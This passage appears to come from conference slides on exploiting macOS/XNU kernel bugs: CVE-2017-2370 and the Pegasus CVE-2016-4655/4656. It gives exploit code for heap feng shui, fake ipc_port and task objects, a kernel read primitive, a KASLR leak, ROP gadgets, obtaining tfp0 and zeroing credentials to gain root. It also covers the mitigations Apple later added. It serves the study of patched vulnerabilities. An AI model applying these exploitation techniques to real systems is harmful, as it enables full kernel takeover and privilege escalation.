; 2) Store the controlled address on stack
0xffffff800044d51b: push rbx; call qword ptr [rax + 0x48]

; 3) Drop the address stored by the previous call instruction
0xffffff8000358248: pop rbp; jmp qword ptr [rax + 0x50]

; 4) Pop the address from top of the stack to RSP, start the ROP
0xffffff800835d8e: pop rsp; pop r14; pop r15; pop rbp; jmp qword
ptr [rax + 0x28]
```

Payload execution

- After controlling the RSP, arbitrary payload via ROP could be executed
- Updating current privileges in ucred structure for current_proc, fixing additional locks
- Slightly more complicated with SMAP, we need infoleak on kernel heap

```
proc = current_proc();
ucred = proc_ucred(proc);
posix_cred = posix_cred_get(ucred);
bzero(posix_cred, (sizeof(int) * 3));
thread_exception_return();
```

extra_recipe

Vulnerability

- CVE-2017-2370: Kernel heap overflow
- Reported in November 2016
- Mach trap added in 10.12, fix deployed in 10.12.3
- xnu-3789.31.2/osfmk/ipc/mach_kernelrpc.c
- Several public exploits a few months after bug disclosure
- yalu102 - incomplete iOS 10.2 jailbreak for 64 bit devices by qwertyoruiopz and marcograssi
- Exception-oriented exploitation on iOS

CVE-2017-2370

```
copyin(const void *uaddr, void *kaddr, size_t len);
```

```
kern_return_t
mach_voucher_extract_attr_recipe_trap(struct
mach_voucher_extract_attr_recipe_args *args)
{
[ .. SNIP .. ]
 if (copyin(args->recipe_size, (void *)&sz, sizeof(sz)))
   return KERN_MEMORY_ERROR;
[ .. SNIP .. ]
   uint8_t *krecipe = kalloc((vm_size_t)sz); [ .. SNIP .. ]
   if (copyin(args->recipe, (void *)krecipe, args->recipe_size)) {
     kfree(krecipe, (vm_size_t)sz);
     kr = KERN_MEMORY_ERROR;
     goto done;
   }
```

How to exploit the bug?

- The size we intend to copy is a userspace pointer
- Copying too many bytes results in overwriting the kernel heap and panicking the kernel
- We could simply alloc only one page and send the pointer near the end of this page (alternatively, place a guard page)
- After copying an unmapped address, copyin() fails with EFAULT, but (for the obvious reason) there is no segfault
- Port Feng Shui (but now with a free list randomization)

New page allocation

- **From macOS 10.11.2, when new pages are allocated decision if the free blocks are added to the left or right of the free list is random**

```
// osfmk/kern/zalloc.c, snippet from random_free_to_zone(), called by zcram()
if (random_bool_gen_bits(&zone_bool_gen, entropy_buffer, MAX_ENTROPY_PER_ZCRAM, 1)) {
 element_addr = newmem + first_element_offset;
 first_element_offset += elem_size;
} else {
 element_addr = newmem + last_element_offset;
 last_element_offset -= elem_size;
}
```

Port feng shui - OOL ports descriptor

```
mach_port_t *ports  = calloc(800, sizeof(mach_port_t)); // dst (RECEIVE)
mach_port_t *buffer = calloc(800, sizeof(mach_port_t)); // src (SEND)
for (int i = 0; i < 800; i++) {
   buffer[i] = MACH_PORT_DEAD; // or MACH_PORT_NULL
}
msg1.header.msgh_bits = MACH_MSGH_BITS(MACH_MSG_TYPE_MAKE_SEND, 0)
                                            | MACH_MSGH_BITS_COMPLEX;
msg1.header.msgh_local_port = MACH_PORT_NULL;
msg1.header.msgh_size = sizeof(msg1) - 4096;
msg1.body.msgh_descriptor_count = 1;
msg1.desc[0].address = buffer;
msg1.desc[0].count = 256 / 8; // (kalloc.256)
msg1.desc[0].type = MACH_MSG_OOL_PORTS_DESCRIPTOR;
msg1.desc[0].disposition = MACH_MSG_TYPE_COPY_SEND;
```

Port feng shui - Memory layout

```
for (int i = 0; i < 800; i++) {
   msg1.header.msgh_remote_port = ports[i];
   kern_return_t kret = mach_msg(&msg1.header,
       MACH_SEND_MSG, msg1.header.msgh_size, 0, 0, 0, 0);
}
```

Port feng shui - Memory layout

```
for (int i = 0; i < 800; i++) {
   msg1.header.msgh_remote_port = ports[i];
   kern_return_t kret = mach_msg(&msg1.header,
       MACH_SEND_MSG, msg1.header.msgh_size, 0, 0, 0, 0);
}
for (int i = 300; i < 500; i += 5) { // 40
   msg2.header.msgh_local_port = ports[i];
   kern_return_t kret = mach_msg(&msg2.header,
       MACH_RCV_MSG, 0, sizeof(msg1), ports[i], 0, 0);
}
```

Port feng shui - Memory layout

```
for (int i = 0; i < 800; i++) {
   msg1.header.msgh_remote_port = ports[i];
   kern_return_t kret = mach_msg(&msg1.header,
       MACH_SEND_MSG, msg1.header.msgh_size, 0, 0, 0, 0);
}
for (int i = 300; i < 500; i += 5) { // 40
   msg2.header.msgh_local_port = ports[i];
   kern_return_t kret = mach_msg(&msg2.header,
       MACH_RCV_MSG, 0, sizeof(msg1), ports[i], 0, 0);
}
for (int i = 300; i < 400; i += 5) { // 20
   msg1.header.msgh_remote_port = ports[i];
   kern_return_t kret = mach_msg(&msg1.header,
       MACH_SEND_MSG, msg1.header.msgh_size, 0, 0, 0, 0);
}
```

Port feng shui - Memory layout

- If we allocate a new object in the last state, there is a high probability that it uses one of the (yellow) holes left
- We can overflow one of the MACH_PORT_DEAD ports

Crafting a fake objects

```
struct ipc_port { /* truncated */
  struct ipc_object ip_object;    // important that it is the first element
  struct ipc_mqueue ip_messages;
  union { ipc_kobject_t kobject; ... } kdata;
};
struct ipc_object {
   natural_t io_bits;             // ipc_object_bits_t io_bits;
   natural_t io_references;       // ipc_object_refs_t io_references;
   char      io_lock_data[0x100]; // lck_spin_t io_lock_data;
};

struct ipc_object *fake_ipc_port = mmap(...);
fake_ipc_port->io_bits = IO_BITS_ACTIVE | IKOT_CLOCK; // represents the object type
/*  do_overflow(uint64_t kalloc_size,
                uint64_t overflow_length,
                uint8_t *overflow_data) */
do_overflow(256, 8, (uint8_t *)&fake_ipc_port);
```

Finding the port we overflowed

```
mach_port_t found_port = 0;
for (int i = 300; i < 400; i++) {
 msg1.header.msgh_local_port = ports[i];
 kern_return_t kret = mach_msg(&msg1.header,
                              MACH_RCV_MSG, 0, sizeof(msg1), ports[i], 0, 0);

 mach_port_t *rcv_port = msg1.desc[0].address;
 if (*rcv_port != MACH_PORT_DEAD) {
   if (*rcv_port) {
       found_port = *rcv_port;
       goto out;
   }
 }
 mach_msg_destroy(&msg1.header);
 mach_port_deallocate(mach_task_self(), ports[i]);
 ports[i] = 0;
}
```

Crafting a fake task

```c
void
task_port_notify(mach_msg_header_t *msg)
{
 mach_no_senders_notification_t *notification = (void *)msg;
 ipc_port_t port = notification->not_header.msgh_remote_port;
 task_t task;

 assert(ip_active(port));
 assert(IKOT_TASK == ip_kotype(port));
 task = (task_t) port->ip_kobject;

 assert(task_is_a_corpse(task));

 /* Remove the task from global corpse task list */
 task_remove_from_corpse_task_list(task);

 task_clear_corpse(task);
 task_terminate_internal(task);
}
```

```asm
public _task_port_notify
push    rbp
mov     rbp, rsp
push    rbx
push    rax
mov     rax, [rdi+8]   ; ipc_port_t port
mov     rbx, [rax+68h] ; port->ip_kobject
mov     rdi, rbx
call    _task_remove_from_corpse_task_list
mov     rdi, rbx
call    _task_clear_corpse
mov     rdi, rbx
add     rsp, 8
pop     rbx
pop     rbp
jmp     _task_terminate_internal
```

Crafting a fake task

```
char *fake_task = malloc(0x1000);

// Assigning a fake task to (ip_kobject) for fake_ipc_port
*(uint64_t *)(((uint64_t)fake_ipc_port) + 0x68) = (uint64_t) fake_task;
fake_ipc_port->io_bits = IO_BITS_ACTIVE | IKOT_TASK;

// task->ref_count
*(uint64_t *) (fake_task + 0x10) = 0xff;
```

Kernel read primitive (32b)

```
/* pid_for_task & proc_pid pseudocode */

pid_for_task(task_t t, user_addr_t pid_addr) {

 p = get_bsdtask_info(t); // mov rax, [rdi+380h]

 pid  = proc_pid(p);

}

int proc_pid(proc_t p) {

 return (p->p_pid); // mov rax, [rdi+10h]

}

#define kr32(address, value) \
   *(uint64_t*) (fake_task + 0x380) = address - 0x10; \
   pid_for_task(found_port, value);
```

```
What happens, in ASM:

mov rax, [rdi+380h]

mov rdi, rax

mov rax, [rdi+10h]

ret
```

Infoleak through IKOT_CLOCK

- clock_sleep_trap() - sleep on a clock
- As the first argument, it expects a port to a clock (IKOT_CLOCK) object
- In case of invalid ip_kobject, KERN_FAILURE is

```
__data:FFFFFF8000A50230                     public _clock_list
__data:FFFFFF8000A50230 _clock_list         dq offset _sysclk_ops    ; DATA XREF: _clock_init+11↑o
__data:FFFFFF8000A50230                                              ; _clock_oldconfig+CF↑o ...
__data:FFFFFF8000A50238                     dq 0
__data:FFFFFF8000A50240                     dq 0
__data:FFFFFF8000A50248                     dq offset _calend_ops
__data:FFFFFF8000A50250                     align 20h
__data:FFFFFF8000A50260                     public _clock_count
__data:FFFFFF8000A50260 _clock_count        dd 2                     ; DATA XREF: _clock_init+7↑r
__data:FFFFFF8000A50260                                              ; _clock_init+33↑r ...
__data:FFFFFF8000A50264                     public _pbtcpu
__data:FFFFFF8000A50264 _pbtcpu             dd 0FFFFFFFFh            ; DATA XREF: _print_launchd_info+32↑r
__data:FFFFFF8000A50264                                              ; _print_launchd_info+54↑w ...
__data:FFFFFF8000A50268                     public _panic_double_fault_cpu
__data:FFFFFF8000A50268 _panic_double_fault_cpu dd 0FFFFFFFFh        ; DATA XREF: _panic_double_fault64+11↑w
__data:FFFFFF8000A50268                                              ; _SavePanicInfo+29↑r
```

Infoleak through IKOT_CLOCK

```
uint64_t clock_list = find_symbol_address(km, "_clock_list");
uint64_t clock_start = clock_list;
fake_ipc_port->io_bits = IO_BITS_ACTIVE | IKOT_CLOCK;

kern_return_t kret;
for (kret = KERN_FAILURE; kret != KERN_SUCCESS; clock_list += 0x100000) {
    *(uint64_t*)(((uint64_t)fake_ipc_port) + 0x68) = clock_list;
    fake_ipc_port->io_references = 0xff;
    kret = clock_sleep_trap(found_port, 0, 0, 0, 0);
}

// Found clock task
uint64_t kslide = clock_list - clock_start - 0x100000);
```


Infoleak through IKOT_CLOCK

```
uint64_t leaked_ptr = clock_list;
leaked_ptr &= ~0x3FFF;

while (1) { // Traverse back to find the kernel header
    uint32_t leaked = 0;
    kr32(leaked_ptr, &leaked);
    if (leaked == MH_MAGIC_64) { // cf fa ed fe
        printf("[+] Found kernel text: 0x%llx\n", leaked_ptr);
        break;
    }
    leaked_ptr -= 0x4000;
}
uint64_t kernel_base = leaked_ptr;
uint64_t kslide = kernel_base - kernel_base_without_slide;
```

kernel_task

- **Kernel is running as kernel_task object (PID 0)**



Process Name	% CPU	CPU Time	Threads	Idle Wake Ups	PID	User
Google Chrome	7,1	28:23,09	39	56	432	sine
kernel_task	6,1	35:31,92	141	199	0	root
WindowServer	4,5	21:50,55	8	17	203	_windowserver
hidd	2,9	1:59,79	5	0	110	_hidd
Activity Monitor	2,1	3,01	9	1	1516	sine
screencapture	1,9	0,34	2	0	1524	sine

Task for pid 0

- Common (jailbreaking) technique is obtain the port (SEND right) to this task to achieve the arbitrary kernel r/w
- However, task_for_pid() fails if we are asking for pid 0
- Instead of calling this function, we dump (via kr32) the kernel_task and his rights and call task_get_special_port() on this dumped task via our fake port
- task->itk_kern_sself to task->itk_bootstrap
- With tfp0, we can easily update the ucred, disable SIP, etc..
- To regain it later, it is installed as host_special_port(4)

Final thoughts

- With only 8B kernel heap overflow, it could be possible to perform the full kernel takeover
- These concepts could be easily applied elsewhere, e.g. UAF is not mentioned, however exploitation looks very similar
- For more details about UAF and recent kernel changes, see the additional slides (I will upload them to https://speakerdeck.com/73696e65)

References (books)

- A Guide to Kernel Exploitation: Attacking the Core, Chapter 5 (Enrico Perla)
- The Mac Hacker's Handbook (Charlie Miller, Dino Dai Zovi)
- iOS Hacker's Handbook (Charlie Miller et al.)
- Mac OS X Internals: A Systems Approach (Amit Singh)
- Mac OS X and iOS Internals: To the Apple's Core (J. Levin)
- MacOS and iOS Internals, Volume I: User Mode (J. Levin)
- MacOS and iOS Internals, Volume III: Security & Insecurity (J. Levin)

References (various resources)

- BlackHat 2011 - iOS Kernel Exploitation (Stefan Esser)
- HITB GSEC iOS 10 - Kernel Heap Revisited (Stefan Esser)
- Attacking The XNU Kernel In El Capitain (Luca Todesco)
- KPWN github repositories (kjc research)
- Analysis and exploitation of Pegasus kernel vulnerabilities (jndok)
- tfp0 powered by Pegasus (Siguza)
- IOHIDeous (Siguza)
- Project Zero Blog Posts (Ian Beer)

Questions

Additional material

Pegasus

Vulnerabilities

- Discovered in August 2016 as iOS Spyware, 0-day in wild
- Affected until macOS 10.11.6 (inclusive)
- xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp
- ~~CVE-2016-4657: Memory Corruption in Webkit~~
- CVE-2016-4656: Kernel Memory corruption
- CVE-2016-4655: Information leak in Kernel

Serialization data types

```
enum { // libkern/libkern/OSSerializeBinary.h
 kOSSerializeDictionary    = 0x01000000U,
 kOSSerializeArray         = 0x02000000U,
 kOSSerializeSet           = 0x03000000U,
 kOSSerializeNumber        = 0x04000000U,
 kOSSerializeSymbol        = 0x08000000U,
 kOSSerializeString        = 0x09000000U,
 kOSSerializeData          = 0x0a000000U,
 kOSSerializeBoolean       = 0x0b000000U,
 kOSSerializeObject        = 0x0c000000U,
 kOSSerializeTypeMask      = 0x7F000000U,
 kOSSerializeDataMask      = 0x00FFFFFFU,
 kOSSerializeEndCollecton = 0x80000000U, }
```

io_service_open_extended dictionary

- **Used to specify the properties sent to the device driver via UserClient**

```xml
<dict>
    <string>AAA</string>
    <boolean>true</boolean>
    <symbol>BBB</symbol>
    <number size=0x200>0x4242424242424242</number>
    <symbol>CCC</symbol>
    <reference>1</reference> <!-- object 1, string -->
</dict>
```

CVE-2016-4655 (infoleak)

```
case kOSSerializeNumber:
        // if ((len != 32) \
        //   && (len != 64) \
        //   && (len != 16) \
        //   && (len != 8)) break;
        bufferPos += sizeof(long long);
        if (bufferPos > bufferSize) break;
        value = next[1];
        value <<= 32;
        value |= next[0];
        o = OSNumber::withNumber(value, len);
        next += 2;
    break;
```

Check added in 10.12

CVE-2016-4656 (Use After Free)

```
if (!isRef) { // It is not a reference object
   setAtIndex(objs, objsIdx, o); // Does *not* retain the 'o' object
   if (!ok) break;
   objsIdx++;
}
..
sym = OSDynamicCast(OSSymbol, o); // Key, 1st entry. Is it OSSymbol?
if (!sym && (str = OSDynamicCast(OSString, o)))
{ // Nope, it's OSString
   sym = (OSSymbol *) OSSymbol::withString(str);
   o->release(); // reference -= 1
   o = 0;
}
```

CVE-2016-4656 (Use After Free)

- **After we deserialize the reference object, o->retain() function is called**

```
case kOSSerializeObject:
    if (len >= objsIdx) break;
    o = objsArray[len];
    o->retain();   // triggers the bug,
    isRef = true;  // because retain() is stored in vtable
    break;
```

How to exploit the bug?

- Leak the stack memory to compute the kslide
- Free the OSString object (32B)
- Reallocate the memory with OSData (48B+32B)
- Trigger the exploit (retain)

```xml
<dict>
    <string>AAA</string> <!-- would be free()d -->
    <boolean>true</boolean>
    <symbol>BBB</symbol>
    <data>00 00 00 00 00 .. 00</data>
    <symbol>CCC</symbol>
    <reference>1</reference> <!-- object 1, string -->
</dict>
```

Exploitation

- Exploit could be straightforward, we can use JOP gadget, pivot the stack and jump to our ROP chain
- However, it is the time to introduce a feature which makes the stack pivoting easier
- NULL dereference, __PAGEZERO

```
rax  -> 0
0x20 -> offset for retain

__text:FFFFFF800085F3E5 call    qword ptr [rax+20h]
```

__PAGEZERO

- Protection for NULL kernel dereference bugs
- In Linux achieved with /proc/sys/vm/mmap_min_addr
- It is mandatory to have this segment
- For "compatibility reasons", the dynamic linker does not enforce this for 32b binaries

```
// xnu-4570.41.2/bsd/kern/mach_loader.c
// On x86, for compatibility, don't enforce the hard
// page-zero restriction for 32-bit binaries.
       if (!result->is64bit) {
               enforce_hard_pagezero = FALSE;
       }
```

__PAGEZERO example

```
$ echo "main(){return 42;}" > test.c

$ clang test.c -o test
$ ./test || echo $?
42
$ jtool -l test | grep __PAGEZERO
LC 00: LC_SEGMENT_64 Mem: 0x000000000-0x100000000__PAGEZERO

$ clang test.c -o test -Wl,-pagezero_size,0
$ ./test
Killed: 9

$ clang test.c -o test -Wl,-pagezero_size,0 -m32
$ jtool -l test | grep __PAGEZERO
$ ./test || echo $?
42
```

NULL page allocation

```
mach_vm_address_t null_map = 0;
mach_vm_allocate(mach_task_self(), &null_map, PAGE_SIZE, 0);
...
*(volatile uint64_t *)(0x20) = (volatile uint64_t)
SLIDE_PTR(XCHG_EAX_ESP__RET);
```

- Fix deployed in 10.12 (osfmk/x86_64/idt64.s)
- Still interesting reading: https://github.com/kpwn/tpwn

macOS 10.13.3+

What changed after the extra_recipe?

- **It is not possible to call copyin() with more than 64MB**

```
// 10.13.3/xnu-4570.41.2/osfmk/x86_64/copyio.c
const int copysize_limit_panic = (64 * MB);

[ .. SNIP ..]
if (__improbable(nbytes > copysize_limit_panic))
   panic("%s(%p, %p, %lu) - transfer too large", __func__,
     (void *)user_addr, (void *)kernel_addr, nbytes);
```

What changed after the extra_recipe?

- **tfp0 could be still obtained, but it is not very useful**
- **If the caller is not the kernel and wants to work with the kernel_task, it fails**

```
kern_return_t
task_conversion_eval(task_t caller, task_t victim)
{
        if (caller == kernel_task) { return KERN_SUCCESS; }
        if (caller == victim)      { return KERN_SUCCESS; }
        if (victim == kernel_task) { return KERN_INVALID_SECURITY; }
        return KERN_SUCCESS;
}
```

*_kernel_task

Using kernel_task port from userspace

- As documented by Siguza, the kernel_task could be remapped via mach_vm_remap() to another virtual address
- This makes victim == kernel_task evaluate as False
- The kernel extension which does exactly this https://github.com/Siguza/hsp4
- Because of SIP, it cannot be loaded directly
- However, we can call the same functions via JOP/ROP chain initiated via IKOT_CONNECT + IOConnectTrap4